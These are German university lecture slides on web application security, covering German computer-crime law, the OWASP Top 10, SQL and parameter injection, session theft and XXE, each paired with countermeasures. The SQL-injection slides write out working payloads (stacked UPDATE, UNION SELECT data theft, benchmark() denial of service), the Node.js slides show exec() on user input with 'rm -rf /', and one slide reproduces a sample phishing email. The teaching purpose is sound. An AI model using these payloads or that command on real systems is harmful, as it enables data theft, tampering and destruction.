

Webbasierte Anwendungen

Sicherheit

Prof. Dr. Ludger Martin

Gliederung

- ★ Rechtliche Situation
- ★ Angriffe
 - ★ SQL-Injection
 - ★ Parameter-Injection
 - ★ Broken Authentication and Session Management
 - ★ ...
 - ★ Cross-Site Scripting (XSS)
- ★ Sicherheit von Web-Anwendungen
- ★ ISi-S Sicheres Bereitstellen von Web-Angeboten

Rechtliche Situation

StGB § 202 Verletzung des Briefgeheimnisses

(1) Wer unbefugt

1. einen verschlossenen Brief oder ein anderes **verschlossenes Schriftstück**, die nicht zu seiner Kenntnis bestimmt sind, öffnet oder
 2. sich vom Inhalt eines solchen **Schriftstücks ohne Öffnung** des Verschlusses unter Anwendung technischer Mittel Kenntnis verschafft,
- wird mit Freiheitsstrafe bis **zu einem Jahr** oder mit **Geldstrafe** bestraft, wenn die Tat nicht in § 206 mit Strafe bedroht ist.

(2) Ebenso wird bestraft, wer sich unbefugt vom Inhalt eines Schriftstücks, das nicht zu seiner Kenntnis bestimmt und durch ein **verschlossenes Behältnis** gegen Kenntnisnahme besonders gesichert ist, Kenntnis verschafft, nachdem er dazu das Behältnis geöffnet hat.

(3) Einem Schriftstück im Sinne der Absätze 1 und 2 steht eine Abbildung gleich.

Rechtliche Situation

StGB § 202a Ausspähen von Daten

(1) Wer unbefugt sich oder einem anderen **Zugang zu Daten**, die nicht für ihn bestimmt und die gegen unberechtigten Zugang besonders gesichert sind, unter **Überwindung der Zugangssicherung** verschafft, wird mit Freiheitsstrafe **bis zu drei Jahren** oder mit Geldstrafe bestraft.

(2) Daten im Sinne des Absatzes 1 sind nur solche, die elektronisch, magnetisch oder sonst nicht unmittelbar wahrnehmbar gespeichert sind oder übermittelt werden.

StGB § 202b Abfangen von Daten

Wer unbefugt sich oder einem anderen unter Anwendung von technischen Mitteln nicht für ihn bestimmte Daten (§ 202a Abs. 2) aus einer **nichtöffentlichen Datenübermittlung** oder aus der elektromagnetischen Abstrahlung einer Datenverarbeitungsanlage verschafft, wird mit Freiheitsstrafe **bis zu zwei Jahren** oder mit Geldstrafe bestraft, wenn die Tat nicht in anderen Vorschriften mit schwererer Strafe bedroht ist.

Rechtliche Situation

StGB § 202c Vorbereiten des Ausspähens und Abfangens von Daten


(1) Wer eine Straftat nach § 202a oder § 202b **vorbereitet**, indem er

1. **Passwörter** oder sonstige Sicherungscodes, die den Zugang zu Daten (§ 202a Abs. 2) ermöglichen, oder
2. **Computerprogramme, deren Zweck die Begehung** einer solchen Tat ist,


herstellt, sich oder einem anderen verschafft, verkauft, einem anderen überlässt, verbreitet oder sonst zugänglich macht, wird mit Freiheitsstrafe **bis zu einem Jahr** oder mit Geldstrafe bestraft.

(2) § 149 Abs. 2 und 3 gilt entsprechend.

§ 202c mit Wirkung zum 11.08.2007




gutwilliger Umgang mit Hackertools
durch IT-Sicherheitsexperten
nicht vom § 202c StGB erfasst



Hackertools möglichst
nicht in Deutschland zum
Download anbieten

Angriffe

- ☆ Open Web Application Security Project
<http://www.owasp.org/>
- ☆ Sicherheitsrisiko




Creative Commons Attribution-ShareAlike 3.0 license
https://www.owasp.org/index.php/Top_10_2013-Risk

Angriffe

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	⊗	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	⊗	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

Angriffe



Angriffe

Objekte werden direkt angesprochen und können damit manipuliert werden

★ A01:2021-Broken Access Control

★ A02:2021-Cryptographic Failures

Angriffe auf Passworte, Schlüssel und Session-IDs

★ A03:2021-Injection

★ A04:2021-Insecure Design

Senden von nicht vertrauenswürdigen Code als Teil eines Befehls

★ A05:2021-Security Misconfiguration

★ A06:2021-Vulnerable and Outdated Components

★ A07:2021-Identification and Authentication Failures

Bildet eine User Story einen korrekten Ablauf und Fehlerzustände ab.

★ A08:2021-Software and Data Integrity Failures

★ A09:2021-Logging and Monitoring Failures

Fehlkonfiguration der Software

★ A10:2021-Server-Side Request Forgery

Angriffe



A01:2021

Bibliotheken mit Sicherheitsmängeln sind zu entfernen

Control

Angriffe auf Passworte, Schlüssel und Session-IDs



A03:2021-Injection

Failures

Abhängigkeit von unsicheren Plugins, Bibliotheken, Modulen, Repositories, CDNs



A04:2021-Insecure Design

Angriffe werden durch Ausprobieren von Schwachstellen gestartet. Das kann durch Monitoring erkannt werden



A05:2021-Security Misconfiguration



A06:2021-Vulnerable and Outdated Components



A07:2021-Identification and Authentication Failures



A08:2021-Software and Data Integrity Failures



A09:2021-Security Logging and Monitoring Failures



A10:2021-Server-Side Request Forgery


Laden einer entfernten Ressource ohne Prüfung der durch Nutzer bereitgestellte URL

SQL-Injection

- ★ *SQL-Injection* ist das **Ausnutzen von Sicherheitslücken** in Zusammenarbeit mit SQL-Datenbanken.
- ★ Der Angreifer versucht über die Datenbank-Anwendung eigene **Datenbankbefehle einzuschleusen**.
- ★ Sicherheitslücken, wenn vom Benutzer eingegebene **Parameter nicht geprüft** werden, bevor sie an eine SQL Abfrage gereicht werden.

SQL-Injection

Exploits of a Mom



<http://xkcd.com/327/>

Creative Commons Attribution-NonCommercial 2.5 License

SQL-Injection

★ Datenmanipulation

erwarteter Aufruf

Aufruf `http://webserver/find.php?wid=2`

SQL `SELECT weinname, preis FROM wein
WHERE wid=2`

Injektion

Aufruf `http://webserver/find.php?wid=2;
UPDATE wein SET preis=1`

SQL `SELECT weinname, preis FROM wein
WHERE wid=2; UPDATE wein SET preis=1`

★ Befehl in 2 Befehle aufgebrochen

★ Verbinden zweier Anweisungen meist unterbunden

SQL-Injection

★ Datenmanipulation

erwarteter Aufruf

Aufruf `http://webserver/search.php?name=Riesling`

SQL `SELECT weinname, preis FROM wein
WHERE weinname LIKE '%Riesling%'`

Injektion

Aufruf `http://webserver/search.php?name=
Riesling'; UPDATE wein SET preis=1 -- -`

SQL `SELECT weinname, preis FROM wein
WHERE weinname LIKE '%Riesling';
UPDATE wein SET preis=1 -- -%`

★ Auch innerhalb eines Befehls können Manipulationen vorgenommen werden

SQL-Injection

★ Informationsdiebstahl

erwarteter Aufruf

Aufruf `http://webserver/find.php?wid=2`

SQL `SELECT weinname, preis FROM wein
WHERE wid=2`

Injektion

Aufruf `http://webserver/find.php?wid=2`

`UNION SELECT regionname, 'x' FROM region`
SQL `SELECT weinname, preis FROM wein
WHERE wid=2
UNION SELECT regionname, 'x' FROM region`

★ Angreifer kann beliebige Daten auslesen, besonders wenn Benutzer Systemberechtigungen hat

SQL-Injection

★ Denial of Service

erwarteter Aufruf

Aufruf `http://webserver/find.php?wid=2`

SQL `SELECT weinname, preis FROM wein
WHERE wid=2`

Injektion

Aufruf `http://webserver/find.php?wid=2
UNION SELECT benchmark(999999999,
MD5('encryptstring')), 'x'`

SQL `SELECT weinname, preis FROM wein
WHERE wid=2 UNION SELECT benchmark(
999999999, MD5('encryptstring')), 'x'`

★ Einschleusen von rechenintensiven Operatoren

SQL-Injection

- ★ SQL-Anweisung sollte nie mit ungeprüften Werten selbst zusammengebaut werden

Beispiele
Node.JS

```
conn.query("SELECT weinname, preis  
          FROM wein WHERE wid="+req.body.wid);
```

- ★ Durch prepared-Anweisung und Werte getrennt zur DB gesendet

```
conn.query("SELECT weinname,  
          preis FROM wein WHERE wid=?",  
          [req.body.wid]);
```

SQL-Injection

★ Häufige Fehler

- ★ Ein Datenbankbenutzer hat zu viele Rechte.
- ★ Erlaube Nutzern nur den Zugriff auf Tabellen, die sie benötigen.
- ★ Erlaube nur Operationen (`SELECT`, `INSERT`, ...), die ein Nutzer benötigt.
- ★ Arbeite nicht als Administrator.

Parameter-Injection

- ★ Irgendeine vom potenziellen Angreifer übertragene, vergiftete Variable kann in den serverseitigen Code injiziert werden
- ★ Prüfen, ob die übermittelten Daten den richtigen Typ/Inhalt haben

```
if (!isNaN(parseFloat(req.body.numeric)) {  
    // Sicherheitswarnung  
}
```



Beispiel
Node.JS

```
if (req.body.string.search(/^\\w+$/)) {  
    // Sicherheitswarnung  
}
```

Parameter-Injection

★ Variablen können ausgedachte Werte enthalten

★ ☒ Hose `<input type="radio" name="kleidung" value="Hose"/>Hose`
☐ Jacke
☐ Socken

★ Prüfen, dass nur erwartete Werte verarbeitet werden

```
switch (req.body.kleidung) {  
  case 'Hose': // eigentliche Funktionalität  
    break;  
  
  ...  
  default: // Fehlermeldung  
}
```

Beispiel
Node.JS

Parameter-Injection

★ Variablen können absichtlich schädliche Inhalte aufweisen

★ Lösche eine Datei aus dem Benutzer-Verzeichnis ...

```
fs.unlinkSync(req.body.filename);
```

.. oder vielleicht die eines anderen Benutzers?

★ Schreibe Information auf die Festplatte ...

```
fs.open(req.body.filename, 'w',  
        function(err, fd) { ... });
```

... oder vielleicht einen /etc/passwd Eintrag?

★ Führe etwas Triviales aus...

```
exec(req.body.command);
```


★ ... oder `rm -rf /?`



Beispiele
Node.JS

Parameter-Injection

- ★ Code immer sorgfältig kontrollieren:
 - ★ Wird sich dieses Skript nur auf die **vorgesehenen Dateien auswirken?**
 - ★ Kann auf **ungewöhnliche oder unerwünschte Daten** reagiert werden?
 - ★ Kann dies in **Verbindung mit anderen Skripten** in einer negativen Art benutzt werden?
 - ★ Werden alle Transaktionen ausreichend **geloggt?**



Können Sicherheit des Systems nicht garantieren, aber helfen, sie zu erhöhen.

Broken Authentication and Session Management


- ★ Formulierung von Meldungen auf Login-Formular
 - ★ Abwägen zwischen Sicherheit und Usability
 - ★ **Schlechte** Meldungen
 - ★ „Geben Sie Ihre **E-Mail-Adresse** und ein Passwort an.“
 - ★ „Bitte geben Sie die **6-stellige** PIN ein.“
 - ★ „Es ist die **10-stellige** Zahlenfolge.“
 - ★ „Ihre eingegebene **E-Mail-Adresse** konnte **nicht gefunden** werden.“
 - ★ „Ihr eingegebenes **Passwort ist falsch**.“
 - Informationen über Loginnamen können gewonnen werden

Broken Authentication and Session Management

★ Phishing

★ Aufgesetzte Fake-Seiten

★ Formulare in E-Mail



Deutsche Bank



Wichtige Sicherheitsaktualisierung

Sehr geehrte Kundin, sehr geehrter Kunde,

Im Zuge unserer jüngsten Sicherheitsaktualisierungen ist es erforderlich, dass alle Kunden ihre Informationen in unserem Online-Banking-Portal validieren. Bitte loggen Sie sich dazu so bald wie möglich in unser Online-Banking ein und führen Sie diesen kurzen Validierungsprozess durch. Diese Maßnahme ist entscheidend, um den ungehinderten Zugang zu Ihren Online-Banking-Diensten zu gewährleisten und die Sicherheit Ihres Kontos aufrechtzuerhalten.

Validieren Sie Ihre Informationen

Mit freundlichen Grüßen,

Ihr Sicherheitsteam

<https://db-deutschebank.de>

Sie haben Fragen?
(069) 910-10000

Kontaktieren Sie uns
per E-Mail

Finden Sie eine Filiale
in Ihrer Nähe



Folgen Sie uns

Broken Authentication and Session Management

★ Passwörter

- ★ Immer verschlüsselt (Hash) speichern
- ★ Mindestlänge 8 Zeichen
- ★ Komplexität: Ziffern, Sonderzeichen, Großbuchstaben

★ Login-ID

- ★ Nicht die E-Mail-Adresse verwenden
- ★ Kein Schema wie `vorname.nachname` o.Ä. verwenden
 - Nicht ableitbare Komponenten für Benutzerkennung verwenden

Broken Authentication and Session Management

★ **Enumeration** ist das wiederholte Ausprobieren von z.B. Loginversuchen nach einem bestimmten Muster

★ Erkennbar durch

- ★ Zahl der Zugriffe innerhalb einer Zeitspanne überschreitet übliches Maß
 - ★ Zugriffsparameter werden nach einem regelmäßigen Muster variiert
 - ★ Zugriff immer von derselben IP-Adresse
- Zugriffe auf Ressourcen sind zu überwachen

Broken Authentication and Session Management

★ Enumeration - Abwehr

★ Verzögerung des Zugriffs

- ★ Zeit für Zugriff in die Länge ziehen
- ★ Legitime Benutzer dürfen das nicht als übermäßig störend empfinden
- ★ **Nicht brauchbar**: Blockieren des Zugriffs
→ Legitime Benutzer behindert

★ Verhindern von automatischen Zugriffen

- ★ Abfrage zusätzlicher Eingaben, die ein Programm nicht liefern kann
- ★ Benutzer muss Text aus Captcha-Graphik erkennen und in vorgesehenes Feld eingeben

Completely
Automated Public
Turing test to tell
Computers and
Humans Apart



Broken Authentication and Session Management

★ Session-Diebstahl

- ★ Versuch eine Session-ID zu erfahren

- ★ Abhilfen

 - ★ Session-IDs nicht per „get“ (oder „post“) übergeben (immer nur per Cookie)

 - ★ Konfigurieren, dass nur Cookies für Session-ID akzeptiert werden.

 - ★ Sicherstellen, dass Cookies nur über HTTPS ausgelesen werden können, nicht per JavaScript über den Browser.

Broken Authentication and Session Management

★ Session-Diebstahl (Fortsetzung)

★ Session Fixation

- ★ Opfer muss Angreifer bekannt sein (z.B. E-Mail)
- ★ Angreifer erzeugt Session auf einer Web-Site mit Login, hält sie am Leben, meldet sich aber nicht an
- ★ Angreifer schickt Link mit Session-ID an Opfer
- ★ Opfer ist neugierig und öffnet Link, dadurch übernimmt Opfer die Session von Angreifer
- ★ Meldet sich Opfer an, so kann Angreifer den Anmeldestatus übernehmen und im Namen des Opfers agieren

Broken Authentication and Session Management

★ Session-Diebstahl (Fortsetzung)

★ Abhilfen

- ★ Benutzer muss nach wichtigen Aufrufen eine neue Session-ID bekommen
- ★ Ggf. nach jedem Aufruf eine neue Session-ID generieren
- ★ Der Referrer einer Web-Seite kann analysiert werden. So kann festgestellt werden, ob die Aufrufreihenfolge eingehalten wird.

Broken Authentication and Session Management

★ Session-Diebstahl (Fortsetzung)

★ Abhilfen – Zusätzliche Informationen speichern

- ★ Bei jedem Zugriff IP-Adresse überprüfen

- Probleme mit Proxies

- ★ Keine eindeutige IP-Adresse

- ★ Proxy kann im Betrieb wechseln

- ★ User-Agent-Header

- Zu wenig Unterschiede

- ★ Accept-Language-Header

- Zu wenig Unterschiede

- ★ Referer-Header (zuletzt besuchte Seite)

- Manche Browser unterdrücken Referer

nicht sinnvoll

Broken Authentication and Session Management

★ Session-Diebstahl (Fortsetzung)

★ Abhilfen – Session Code

- ★ Zusätzlich zur Session-ID wird ein weiterer Session-Code erzeugt
- ★ Direkt beim Erzeugen einer Session
- ★ Jeder HTTP-Antwort als zusätzlicher Parameter übergeben
- ★ Bei HTTP-Anfrage wird diese ID (als POST oder GET) an Server geschickt und mit gespeicherten Session-Code geprüft
- ★ Session-Code kann bei jedem Zugriff neu vergeben werden (ähnlich zum Wechseln der Session-ID)

Broken Authentication and Session Management

★ Session-Diebstahl (Fortsetzung)

★ Abhilfen

- ★ Jede Session ist aktiv zu beenden, ggf. ist der Nutzer dazu aufzufordern.
- ★ Wenn Benutzer Session nicht beendet, muss sie nach einer maximalen Lebenszeit beendet werden

Sensitive Data Exposure

- ★ Welche Daten müssen speziell gesichert werden?
 - ★ Session-ID
 - ★ Registrierung
 - ★ Login
 - ★ Passwort-Änderung
 - ★ „Passwort vergessen“ Funktion
 - ★ Zugriff auf persönliche Daten

Sensitive Data Exposure

★ Vorgehen

- ★ Alle sensiblen Daten müssen sicher übertragen werden
- ★ Sensible Daten nur speichern, wenn wirklich notwendig
- ★ Sichere Verschlüsselung und Schlüsselmanagement
- ★ Passwörter verschlüsselt speichern
- ★ Autocomplete bei sensiblen Daten ausschalten

XML External Entities (XXE)

- ★ XML Prozessoren können durch hochgeladenen oder referenzierten Inhalt angegriffen werden.
- ★ Angriffsstellen
 - ★ XML-Eingaben oder XML-Uploads, die unsichere Daten enthalten können
 - ★ In XML-Prozessoren oder SOAP-Web-Services ist die DTD-Unterstützung aktiviert.

XML External Entities (XXE)

★ Abhilfen

- ★ Nutze weniger komplexe Daten wie JSON
- ★ Vermeide sicherheitsrelevante Daten zu serialisieren
- ★ Deaktiviere *XML external entity* and *DTD processing*
- ★ Implementiere *whitelists*, um eine serverseitige Eingabevalidierung zu erreichen
- ★ Prüfe alle XML-Daten mit Hilfe eines XSD-Validators

Broken Access Control

- ★ Zugriff auf Daten mittels einer direkten Referenz:
Insecure Direct Object References

- ★ Beispiel:

```
SELECT * FROM `order` WHERE orderid=:orderid;
```

Dabei ist `:orderid` eine Variable, die mittels GET, POST oder Cookie vom Browser übertragen wird.

- Angreifer kann beliebige `orderid` angeben und an andere Daten kommen.

Broken Access Control

★ Abhilfe

- ★ Die Eigentümer eines Eintrags müssen geprüft werden.
- ★ Eine indirekte Objektreferenz ist zu nutzen, die von Objektreferenz abweicht.

